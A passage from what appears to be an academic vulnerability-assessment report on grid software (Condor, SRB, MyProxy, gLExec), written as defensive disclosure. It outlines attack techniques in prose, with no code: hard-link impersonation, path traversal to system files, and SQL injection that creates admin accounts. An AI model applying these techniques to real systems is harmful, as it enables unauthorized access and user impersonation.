There was a vulnerability in a subsidiary server due to a lack of authentication and authorization mechanisms that allows an attacker to replace key files that ultimately results in a compromise of a user's job. We also noted that there is no integrity checks for these key files to determine if they have been tampered with. Precise details of these vulnerabilities can not be released until they are remediated.

We noticed that when Condor starts a job, it does not allow a job to start as the *root* user. However, there are other user IDs that can contain sensitive information, including the *condor* user, and these user IDs also should be restricted. The list of restricted user IDs should be a configuration option, preferably a white-list of valid accounts instead of a list of invalid accounts.

Condor's use of `open` was inspected for uses that could result in time of check, time of use attacks, unintended following of symbolic links, or missing initial permissions for a newly created file. Many such problems were found, which was the impetus for our creation of the `safe_open` functions [55]. Evaluating the potential problems for exploitability would have taken too long, so the whole list was given to the Condor development team and they replaced them all to use the `safe_open` function.

During this inspection, we noticed that Condor's FS authentication method was incorrect. It assumes that if the server asks the client to create a file with a paricular path name, then the client's user ID is the same as the file's. What the server actually checks is that the directory entry that was created had the correct user ID. A directory entry to a file can be created by creating a new file using `open`, by renaming

a file, or by creating a hard link to an existing file. Any user can create a directory entry whose file is owned by another user using hard links. The only restriction on creating a hard link is that the creator has write access to the directory in which the hard link is going to be created, regardless of the original file's ownership and permissions (the newly created entry will have the same ownership and permissions). This vulnerability allows a user to potentially impersonate any other user on the system.

We inspected the Condor code for uses of the unsafe function, `tmpnam`, which can be used to provide a unique temporary file name. We found use of this function on some older Unix platforms, allowing for a TOCTOU vulnerability. These uses should be replaced by the new and safer `mkstemp` function.

In addition to the vulnerabilities that we found, our efforts inspired the Condor development team to find vulnerabilities of their own. Three such security problems were reported to us. The first was a potential vulnerability in certain types of certificates processed by OpenSSL, the second was a buffer overflow, and the third was an injection into the schedd log. The schedd log is used in the event of a *condor_schedd* restart, and the injection would allow the user to change any attribute of the job including the user, which allows code to run as any user except root.

4.2 SRB

The Storage Resource Broker (SRB) [8, 85] is a data grid management system developed at the San Diego Supercomputing Center. SRB manages data files and their metadata, attributes associated with the data file. The data files and metadata are stored on the server. The metadata can then be searched and the data files retrieved by authorized users. The metadata contains information that is common to all SRB objects, such as owner and size, and can also contain information unique to a collection of data such as the sensor that produced the data, or the experimental parameters used. Typical uses of SRB include managing data sets from scientific experiments and archiving documents.

SRB also supports advanced functionality including slave SRB servers to increase performance of read-only clients, replication, containers to group collections of small files for efficient transportation and storage, threaded parallel network I/O, federating SRB servers to allow access to data stored on remote SRB servers, and data storage on media such as tape or database management systems.

Version 3.4 of SRB was used in this study.

4.2.1 Architectural Analysis

In the architectural analysis of SRB, we identified the basic process and executable file components of the system. We also identified how these components interact among themselves and the outside world. The results of this analysis are illustrated in Figure 3.

Processes

The simplest SRB system consists of a single server executable and several command line utilities, called Scommands [83], built upon a client library API [84]. All code is written in the C programming language. The SRB server stores the metadata for objects in the MCAT (metadata catalog) server, which is a relational database system such as PostgreSQL [44]. The MCAT server can run on separate host from the SRB server. SRB also includes several administrative utilities [82] for bootstrapping the system; these utilities run on the SRB server host and modify the MCAT directly.

The SRB server is intended to be run on a secured host with limited access and other services. The SRB server itself runs under a non-privileged OS account.

The SRB server uses a simple forking model for serving requests from a client. When a new connection is made the server forks a copy of itself to handle the client, and then returns to waiting for the next client to connect. The forked process handles a whole session with a single client and then exits.



Figure 3: SRB Architecture. Includes example showing how a generic SRB client is processed by the SRB server. The connection can be reused for multiple requests.

A slave server has a different executable than the master in that it does not talk directly to the MCAT but instead relays requests through the SRB master server.

User interaction with the application processes

The client Scommands provide a set of commands to manipulate SRB objects. These commands are similar to the POSIX commands to manipulate files, along with additional commands to do such things as transfer data between the SRB server and the local file system.

Most user interaction with SRB occurs through the network connection to the SRB server. This network connection first authenticates the incoming user using SRB's own ENCRYPT1 protocol, a hash based challenge-response protocol, or GSI X.509 authentication. Subsequent communication between the client and the server occurs unencrypted. Figure 3 illustrates this request handling.

If a user has access to the SRB server host, the user can place data on the server's file system that is accessible to the SRB server. The client command `Sregister` can be used to make these files available through the SRB.

Interactions with external applications

The SRB server communicates with the MCAT database server using ODBC or a another a native DBMS protocol. The SRB server authenticates with the MCAT server using a locally stored set of credentials.



Figure 4: Resources Controlled and Used in an SRB System. The triangles represent a sub-directory tree.

The SRB server interacts with other SRB servers when configured to use slave servers, or when federated.

4.2.2 Controlled/Accessed resources

The SRB server manages two main types of resources, SRB data objects and objects that are used for operational requirements, such as users, groups, and data location information. The SRB data objects are comprised of two distinct parts, the data of the file, and the metadata.

The data for an SRB data object is stored in an SRB resource. Typically this is just a directory tree in a file system with a mapping from the SRB namespace to the directory tree. The SRB can be configured to use other storage mechanisms instead of the file system such as a DBMS, tape system, or an external data server such as another SRB server in the case of a federated system or GridFTP [41]. It can be further configured to store data on multiple resources when using replication, or for caching tape data.

The SRB data object's metadata and the operational data are stored in the MCAT server. The MCAT server is a single relational DBMS containing multiple tables for the various types of data. For example, one table is used to map names from the SRB namespace to physical locations used to store the data; another table describes users; and another contains user access privileges for SRB objects.

The SRB server accesses a few small configuration files that provide enough information to connect to the MCAT.

Figure 4 shows the resources that we determined were used in an SRB system.

4.2.3 Trust and Privileges

The SRB server relies on the operating system file system to protect configuration files and stored data. The SRB server uses a single non-root user ID to run, but SRB data objects can point to any accessible file using the `Sregister` command.

The MCAT DBMS has an internal privilege model. SRB uses a single DBMS user for all of its uses. The DBMS itself can be installed and operated using a different operating system user, and can be on a different host. The `install.pl` script is used to create a simple SRB installation; it runs the DBMS and SRB server on the same machine under the same operating system account, and uses a database administrator account when access the MCAT.

Internally the SRB server has its own privilege model. This model starts with users. A user is represented by a unique username and domainname pair, and also has associated authentication data. There are three types of users in the system: sysadmin (can perform all operations regardless of permissions), domainadmin (can manipulate users in a domain), and ordinary users. SRB also supports groups, which are collections of users.

SRB uses the users and groups to create access control lists for the SRB data objects. These lists map user or group access rights to an SRB data object. There may be an unlimited number of these rights granted per object. The most important rights are *read*, *write*, and *all*. *Read* and *write* are used in the obvious way, and the *all* right implies both *read* and *write*, along with *removal*, and the *assignment* of rights to others.

SRB also allows the creation of a ticket user. A ticket user is created by a user with an *all* right to a particular SRB object. It allows anonymous users to access the data, and can be limited in duration or number of uses. The ticket user is represented by a ticket (a random passphrase). By presenting the ticket, the user is allowed access to the data.

4.2.4 Component Analysis

The results of the previous analysis steps provide the guidance for the component analysis. The SRB server and the MCAT server contain the critical assets in the SRB system. The clients contains few assets of interest, and any attack on the clients is likely to be of lesser consequences. The administrative tools run on the server host using the SRB account, which implies that the server must be compromised; as a result, we focus on the server processes.

In summary, we found that the SRB server contained several serious vulnerabilities. These vulnerabilities are summarized in Table 2 and detailed in Appendix B.

The data stored in the MCAT server is the most critical asset as it controls the behavior of the system including authentication and authorization, i.e., it controls access to the file. If an attacker gains control of the MCAT data, they can completely control the SRB system. A second avenue of attack is through the data files. If an attacker can cause the SRB server to read or modify arbitrary data files under the control of the SRB system, they can subvert the SRB's privilege model. If an attacker can cause the SRB to read or modify arbitrary files on the host, they can potentially gain the ability to run arbitrary code as the SRB user.

A common problem when dealing with file paths is not converting the paths to a canonical form. This shortcut breaks some important assumptions, such as if two file paths are different, then they refer to different files, or if the prefix of a path matches a path to a directory, then the file accessed by the path is contained in a subdirectory of the directory.

SRB has a command called `Sregister` that creates an SRB data object that points to an existing file. The intent is that ordinary users can use this command only on files that reside within the "home" directory tree that SRB designates for each user's data storage. A vulnerability exists, due to an incorrect

Table 2: SRB Vulnerability Summaries.

SRB-2006-0001	Incorrect authorization check allows any user with write access to read, modify or remove any file on the SRB server with the permission of the local srb user.
SRB-2006-0002	Due to non-canonical paths, any user with write access can bypass SRB's permissions to read, modify, or remove any SRB object stored on the system.
SRB-2006-0003	Due to a directory traversal vulnerability, any user with write access can read, modify or remove any file on the SRB server with the permission of the local srb user.
SRB-2006-0004	Almost all Scommands contains an SQL injection vulnerability, so authorized users can arbitrarily modify the MCAT database, including the creation of a privileged user.
SRB-2006-0005	The authentication process for ticket users contains an SQL injection allowing anyone with network access to modify the MCAT database, including the creation of a privileged user.
SRB-2006-0006	The authentication process for user contains an SQL injection allowing anyone with network access to modify the MCAT database. The number of character in the injection is small, so the possible modifications to the database is limited.

authorization check, that allows any user to use `Sregister` to access any file on the host as the SRB user, including configuration files and system data files such as `/etc/passwd`. SRB still prevented access to files that were already managed by SRB, but due to a lack of canonicalization, an alternate path to the file could be used to access these files, providing complete access to all data in SRB. If this authorization failure was fixed so that users were restricted to files within their home directory, there still exists a directory traversal vulnerability also due to lack of canonicalization that allows the use of `Sregister` to access files outside of their home directory by referring to the parent directory in the path.

Another common problem with applications that use a DBMS is an SQL injection attack. This type of attack results when an SQL statement is created by using a query template and user-supplied data is used to fill in parts of the template. SRB contained systemic design flaws in how it used SQL that allowed such injections.

Once authenticated, most Scommands allow an SQL injection in some way. This flaw allows an attacker to gain complete control of the system as they can easily create or elevate there own account to the sysadmin SRB user. Depending how the DBMS server is configured, the attacker may be able to write files or execute arbitrary code on the DBMS server.

We also investigated using an SQL injection before user authentication. Through the ticket authentication code path, an SQL injection can be used to create a new sysadmin account, allowing the attacker unlimited access to the server. The normal user authorization code path does not have this vulnerability as it limits the length of the SQL injection. Serious attacks are still possible, allowing operations such as deleting database tables but does not allow the creation of a sysadmin account.

SRB's handling of C-style strings was done in an unsafe manner in many places in the code and could result in buffer overflows. Due to a lack of time, we did not identify a specific vulnerability for this problem, but did report it to the SRB development team.

Another issue that we noted in the SQL injection reports was that SRB's documentation lack of guidance to the administrator instructing them to create the DBMS under an operating system account with minimum privilege. Such restrictions are necessary to minimize damage in the case of a compromise.

After the assessment reports were presented to the SRB team, we worked with them in developing remediations for these attacks and in integrating these vulnerability reporting and remediation into their

software development process.

4.3 MyProxy

MyProxy [69, 66] is an X.509 public key infrastructure (PKI) [46] credential management system developed at the National Center for Supercomputing Applications (NCSA). The typical use of MyProxy is to store and manage short lived X.509 proxy certificates [89]. These credentials are named, and are placed on the server by users creating proxies, or by an administrator preloading credentials on the server. Along with the credential, the user also includes authorization information and the lifetime of proxy credentials. An entity can make a request to the server to acquire a proxy credential of a named credential stored on the server.

MyProxy also can be configured to store and manage standard X.509 certificates, or to act as a PKI certificate authority (CA) [67, 10, 1] issuing newly created certificates to clients.

Version 3.7 of MyProxy was used in this study.

4.3.1 Architectural Analysis

In the architectural analysis of MyProxy, we identified the basic process and executable file components of the system. We also identified how these components interact among themselves and the outside world. This section presents the results of that analysis.

Processes

MyProxy consists of a single server executable and several client command line programs that allow interactions with the MyProxy server. The server and client programs are all written in the C programming language. There are also several command line utilities that perform administrative tasks. These administrative utilities must be run on the MyProxy server host under the account used to run the MyProxy server, and are written in C and scripting languages. A complete list of all the MyProxy components can be found in the MyProxy man pages [7].

The MyProxy server is intended to be run on a secured host with limited access and other services due the sensitive nature of the data controlled by MyProxy. The MyProxy server provides the sole access mechanism to the credentials managed by MyProxy.

The MyProxy server uses a simple forking model to service requests. The server performs some common initialization, and waits for an client to connect via the network. When a connection occurs the server forks a copy of itself to handle the request, and then returns to waiting for the next client to connect. The forked process handles a single request and exits.

User interaction with the application processes

All user interaction with MyProxy occurs through a network connection to the MyProxy server. This network connection is first used to create a transport layer security (TLS) [19] channel. TLS uses PKI to create an encrypted, integrity checked communications channel that is used for all further communications.

In most cases, mutual authentication between the client and the server is performed using X.509 credentials with each side verifying and trusting the identity of the other. Under certain configurations, the MyProxy server may not require the client to authenticate using a valid X.509 certificate, such as when retrieving an initial credential. In these cases, some other authentication mechanism such as Kerberos is used.



Figure 5: Example Showing How a Generic MyProxy Client is Processed by the MyProxy Server.

All subsequent communication between the client and server is based on a simple protocol where the client makes a request by sending a collection of named attributes in text format to the server. This protocol is illustrated in Figure 5. The attributes include the type of operation to perform, additional authorization data, and non-certificate metadata. In the simplest common configuration, this information is enough to authorize the command. The server may be configured to perform additional authentication and authorization steps.

Once the command is authorized, additional message exchanges take place as required by the operation requested. It is important to note in the typical configuration of the MyProxy server, where only proxy certificates are stored and retrieved, that the certificate signing request (CSR) protocol [70] is used so the credentials are never transmitted from one entity to another. Figure 6 shows how a proxy certificate is delegated to the MyProxy server.

Interactions with external applications

In its typical configuration, the MyProxy server only interacts with its client. The server can interact with external applications if it is configured to use PAM [65] or SASL [60, 95] to perform other types of authentication, to act as a CA, or to check passphrase properties.

Some of the client command line programs use an external program to create an initial proxy certificate from a user's long term certificate.



Figure 6: Illustration of How a Proxy Certificate is Stored on the MyProxy Server. The private key of the issuing client certificate and the new credential are never transmitted over the network.

4.3.2 Controlled/Accessed resources

In the typical configuration, the only resource MyProxy manages is X.509 proxy credentials and metadata about these credentials. This data is stored in a single flat directory with two files per credential, one containing the credential itself and the other containing metadata about the credential.

The credential is a an X.509 public certificate and a private key. The public X.509 certificate is signed by its issuing entity. The certificates of the chain of issuing entities up to the trusted root certificate are stored along with the public certificate. If the uploaded credential is to be used for retrieval, the private key is stored encrypted by a passphrase. If the credential is to be used for renewing a credential already held by the user, then the private key is stored unencrypted.

The metadata contains information not contained in the proxy credential, such as the distinguished name (DN) of the creator of this certificate, the username and credential name for the credential, the maximum duration of derived credentials, and authorization information for clients trying to access the credential.

MyProxy also accesses some read-only data such as its configuration file, the list of trust roots for the X.509 credentials, and credential the MyProxy server uses to identify itself.

Figure 7 shows the resources accessed by the MyProxy server.



Figure 7: MyProxy Resources that Are Used on the MyProxy Server, Including Files and Processes in a Typical Configuration.

4.3.3 Trust and Privileges

The MyProxy server uses the operating system file system privileges to protect the stored credentials, the trusted certificates, and the credential used to identify itself.

When a credential is stored in the server, the private key of the credential is typically encrypted with a passphrase. Credentials stored for renewing other credentials are stored with unencrypted private keys.

To authenticate the client, the server uses the client's credential during the TLS handshake. The distinguished name (DN) in the client's credential is then used as an identity for the client. As discussed earlier, MyProxy may be configured to alternatively use SASL or PAM for authentication in which case they provide the identity of the client.

The identity is then used to determine if the user is authorized to perform an operation. The MyProxy server uses policy rules to determine if an identity is allowed to perform an operation. There is a global policy that all identities must meet, and there can be additional policy rules per stored credential.

In addition to meeting the policy rules, additional authentication factors may be required based on the operation. For example, to obtain a proxy certificate issued by a stored credential the client has to provide the passphrase used to encrypt the private key; to renew a proxy certificate the client has to prove possession of credential with the same DN.

Table 3: MyProxy Vulnerability Summaries.

MYPROXY-2008-0001	Denial of service vulnerability in the server due to lack of limits on client communications.
MYPROXY-2008-0002	Denial of service vulnerability in the server due possible deadlock with helper applications
MYPROXY-2008-0003	Denial of service vulnerability in the server due to the credentials storage implementation using a single flat directory.
MYPROXY-2008-0004	Possible credential tampering due to incorrect check of file system permissions.
MYPROXY-2008-0005	Social engineering vulnerability on the client due to a command injection.

4.3.4 Component Analysis

The results of the previous analysis steps provide the guidance for the component analysis. The MyProxy server contains the critical assets in the MyProxy system. The clients contains some assets and are potentially open to an attack of a much lesser consequences. The administrative tools require access to the server host and the MyProxy account which implies a compromise of the server and will not be further considered.

In summary, the design of MyProxy seemed secure and did not contain obvious serious vulnerabilities. The problems that we did find were more minor implementation flaws, and these flaws are summarized in Table 3 and detailed in Appendix C.

The MyProxy code base is well written and uses a defensive programming style where C-style strings were used correctly and error codes were rigorously checked, so these common causes of implementation flaws were not present in MyProxy.

The server is the most likely target of an attacker. If an attacker can gain access to the server process or account, the credentials stored there can be compromised.

A common problem in client server architectures is dealing with denial of service (DOS) attacks. Three types of DOS attacks were discovered in the MyProxy server: 1) between the client and server, there was no timeout on the connection and there was no limit to the size of the request, 2) if the system was configured to use an external process and that process returned a large amount of data, then the server and external process would deadlock (the commonly used helper functions do not have this problem), and 3) a single flat directory was used to store all the credentials, which could lead to slow response.

These DOS problems can lead to the MyProxy server becoming less responsive, but due to the forking nature of the system, it can still handle legitimate requests until some system defined limit is reached such as the amount of memory or processes consumed.

Another problem that occurs frequently is checking the trust of directories and files. This was found to be deficient for the credential directory and susceptible to a time of check, time of use (TOCTOU) attack. Although, in this case, it would require an attacker gaining access to the server host and the operator setting the permissions on the path to the directory in an unusual way.

Since the client commands run with the privilege of the user, and the user initiates the use of the command, an attacker has limited options in carrying out an attack via the command line tools against the users account. The client tools would have to be defective to allow an attack such as 1) have an implementation bug that exposes credentials, 2) tricking the user into running a command with parameters that have unexpected consequences, or 3) the server can get the client to perform unrequested operations.

The last vulnerability found involves the client program using the `system` library call to launch a helper application. This use could result in a possible social engineering attack, in that passing the right parameters to the client results in arbitrary code being executed. In practice this does not occur as

legitimate inputs do not contain the correct metacharacters.

4.4 GLExec

GLExec [43, 38] is a local Unix identity switching service developed at Nikhef. Conceptually, its functionality is similar to the Unix utility `sudo`, and the Apache project's suEXEC [3] from which is was originally derived. These tools allow a non-root process to run an executable with a different user and group ID, and control which user and group IDs may be selected. GLExec differs from these tools in that it is designed to be used in a grid environment; it understands grid credentials and credential-to-local-user mapping, and uses this information to perform authorization and mapping decisions.

GLExec allows a grid system to execute a user's job so that it is isolated from the grid middleware and from jobs of other users. This isolation is accomplished by running the job with a user and group ID distinct from the middleware and other jobs.

Version 0.5.33 of gLExec was used in this study. Note that the vulnerability assessment of GLExec is an ongoing effort, and results will be added as produced.

4.4.1 Architectural Analysis

